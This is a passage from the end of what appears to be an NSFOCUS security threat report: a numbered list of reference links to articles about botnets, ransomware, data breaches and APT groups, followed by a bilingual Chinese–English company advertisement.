[3] https://www.intezer.com/blog-watching-the-watchbog-new-bluekeep-scanner-and-linux-exploits/

[4] http://it.rising.com.cn/dongtai/19652.html

[5] https://guanjia.qq.com/news/n3/2544.html

[6] https://blog.malwarebytes.com/threat-analysis/2019/08/say-hello-to-lord-exploit-kit/

[7] https://www.coinmama.com/blog/important-message-about-coinmama-account-security/

[8] https://securitydiscovery.com/800-million-emails-leaked-online-by-email-verification-service/

[9] https://www.businesstimes.com.sg/government-economy/govtech-moh-among-govt-agencies-with-compromised-logins-on-sale-online

[10] https://www.securitynewspaper.com/2019/07/29/has-your-personal-information-been-leaked-in-sephora-databases-breach/

[11] https://www.deepinstinct.com/2019/07/12/trickbooster-trickbots-email-based-infection-module/

[12] https://www.troyhunt.com/the-773-million-record-collection-1-data-reach/

[13] https://labs.bitdefender.com/2018/10/gandcrab-ransomware-decryption-tool-available-for-free/

[14] http://blog.nsfocus.net/gobrut-cracked-botnet-quietly-hit/

[15] http://blog.nsfocus.net/gafgy-botnet-baas/

[16] http://blog.nsfocus.net/trend-gafgyt-botnet-communication-traffic-log/

[17] https://labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/#report

[18] https://documents.trendmicro.com/assets/white_papers/wp-drilling-deep-a-look-at-cyberattacks-on-the-oil-and-gas-industry.pdf

[19] http://blog.nsfocus.net/analysis-wwlib-side-loading-attack-chain-apt32/

[20] http://blog.nsfocus.net/apt32-organization-denesrat-trojan-related-attack-chain-analysis/

[21] http://blog.nsfocus.net/muddywater/

[22] http://blog.nsfocus.net/apt34-event-analysis-report/

THE EXPERT
BEHIND GIANTS
巨人背后的安全专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com

绿盟科技官方微信